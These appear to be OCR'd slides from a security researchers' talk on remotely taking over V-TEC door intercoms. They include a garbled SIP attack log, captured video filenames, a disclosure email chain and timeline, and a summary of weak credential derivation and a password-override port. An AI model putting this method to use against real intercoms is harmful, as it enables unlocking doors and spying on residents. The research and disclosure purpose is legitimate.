
```
[-] Started at 2021-03-22 09:12:34.794106
[-] Binding on ports SIP:60469, VIDEO: 50526, AUDIO: 41797
[-] Checking user 0e0[redacted]
        [-] Sending REGISTER for 0e0[redacted]
        [-] Recieved 471 bytes
        [-] Sending REGISTER (authed) for 0e0[redacted]
        [-] Recieved 448 bytes

                                                 x86_64/linux))"
                                                 5060 with SIP server: "Linphone/3.6.1 (eXosip2/3.6.0)"

                                                 97 from port 60964
                                                 26 from port 56696
                                                 : 41798 from port 60965
                                                 : 50527 from port 56697
                                                 650000000034313737340000000000000000000000003034303031396238653166665
                                                 665000000003431373734000000000000000000000000303430303139623865316666

                                                 ding 1

[-] Sending 2 DTMF INFO (authed) for 04001b8e1fe, sending 0
[-] OK!
        [-] Got OK for 5 INFO
[-] OK!
        [-] Got OK for 4 INVITE
```





```
video_0e [redacted] 9873.235492.h264.mp4
video_0e [redacted] 9927.6042612.h264.mp4
video_0e [redacted] 420030.968853.h264.mp4
video_0e [redacted] 420094.19592.h264.mp4
video_0e [redacted] 20239.9831219.h264.mp4
video_0e [redacted] 23999.399044.h264.mp4
video_0e [redacted] 24155.840009.h264.mp4
video_0e [redacted] 24377.880206.h264.mp4
video_0e [redacted] 424264.848792.h264.mp4
video_0e [redacted] 6424319.4888902.h264.mp4
video_0e [redacted] 6424540.644522.h264.mp4
video_0e [redacted] 24618.479428.h264.mp4
video_0e [redacted] 24486.644825.h264.mp4
video_0e [redacted] 6424678.682425.h264.mp4
video_0e [redacted] 6424801.8343942.h264.mp4
video_0e [redacted] 6424886.589925.h264.mp4
video_0e [redacted] 24990.242639.h264.mp4
video_0e [redacted] 409653.082155.h264.mp4
video_0e [redacted] 409983.274045.h264.mp4
video_0e [redacted] 14483.2199528.h264.mp4
video_0e [redacted] 416275.1712902.h264.mp4
video_0e [redacted] 416329.2184849.h264.mp4
video_0e [redacted] 6535.7294211.h264.mp4
video_0e [redacted] 6417781.9875011.h264.mp4
video_0e [redacted] 6418576.375585.h264.mp4
video_0e [redacted] 6418630.116309.h264.mp4
video_0e [redacted] 18748.400994.h264.mp4
video_0e [redacted] 19226.1056619.h264.mp4
video_0e [redacted] 9278.6837718.h264.mp4
video_0e [redacted] 19403.7157278.h264.mp4
video_0e [redacted] 420489.4225018.h264.mp4
video_0e [redacted] 420721.36362.h264.mp4
video_0e [redacted] 420777.673734.h264.mp4
video_0e [redacted] 421612.8221529.h264.mp4
video_0e [redacted] 23013.999146.h264.mp4
video_0e [redacted] 423466.662084.h264.mp4
video_0e [redacted] 23710.459636.h264.mp4
video_0e [redacted] 423886.868026.h264.mp4
video_0e [redacted] 409543.3117409.h264.mp4
video_0e [redacted] 6414355.9912162.h264.mp4
video_0e [redacted] 16414410.240161.h264.mp4
video_0e [redacted] 16052.696875.h264.mp4
video_0e [redacted] 16416162.0367339.h264.mp4
video_0e [redacted] 6416656.315802.h264.mp4
video_0e [redacted] 7721.394698.h264.mp4
video_0e [redacted] 16417987.1675441.h264.mp4
```

Count of Country (n=222)




DEMO

Features

1. Open camera stream
2. Transmit audio
3. Unlock the door

Responsible Disclosure



Sharon Brizinov Sent - ...claroty.com 24 May 2021 at 12:18

Re: Vulnerability Disclosure Details

To: hebe@v-tec.com.cn, Cc: Claroty Research Team

Hi,

Following our call please - can you please provide contact details so we could report the security issues we found.

Thanks,
Sharon Brizinov
Vulnerability Research Team Lead @ Claroty
PGP Key

> On 23 May 2021, at 17:26, Sharon Brizinov <sharon.b@claroty.com> wrote:
>
> Thanks,
> Sharon Brizinov
> Vulnerability Research Team Lead @ Claroty
> PGP Key
>
> > Begin forwarded message:
> >
> > **From:** Sharon Brizinov <sharon.b@claroty.com>
> > **Subject: Re: Vulnerability Disclosure**
> > **Date:** 21 May 2021 at 17:38:29 GMT+3
> > **To:** support@v-tec.com.cn
> > **Cc:** Claroty Research Team <secure@claroty.com>
> >
> > Hello,
> >
> > We are still trying to contact you regarding multiple flaws we found in your product.
> >
> > What would be the best way to send you our findings? Do you have a PGP key?
> >
> > Thanks,
> > Sharon Brizinov
> > Vulnerability Research Team Lead @ Claroty
> > PGP Key
> >
> > > On 6 Apr 2021, at 20:42, Sharon Brizinov <sharon.b@claroty.com> wrote:
> > >
> > > Dear V-TEC,
> > >
> > > My name is Sharon Brizinov and I am a vulnerability team leader at Claroty, an ICS cyber security vendor.
> > >
> > > Recently we've found a couple of vulnerabilities in some of your products which we would like to disclose to you.
> > >
> > > What would be the best way to send you our findings? Do you have a PGP key?

Trying to Disclose a Vulnerability

- 6 April 2021 - First email to `support@v-tec.com.cn`: No response
- 21 May 2021 - Second email to `support@v-tec.com.cn`: No response
- 23 May 2021 - Third email to `hebe@v-tec.com.cn`: No response
- 24 May 2021 - Trying to call: someone answers asks us to send an email. We explained that we sent a couple of emails already. They insist us to send an email to `hebe@v-tec.com.cn`.
- 24 May 2021 - Fourth email: No response

- We have reported this to CERT-IL, they tried to contact the vendor multiple times through local distributors, but could not receive any response from the vendor.

Summary

Summary

- Bad authentication design allowed us to remotely control V-TEC intercoms around the world
  - Easy to guess account IDs (based on `DS2411` chip)
  - Known password derivation algorithm (last two byte of md5)
  - Cloud-management protocols allows password override to default (tcp port 8848)
- We can unlock doors, open camera stream, and play sounds
- Company did not reply to our disclosure efforts

Thanks!

(plz add *s* to IoT)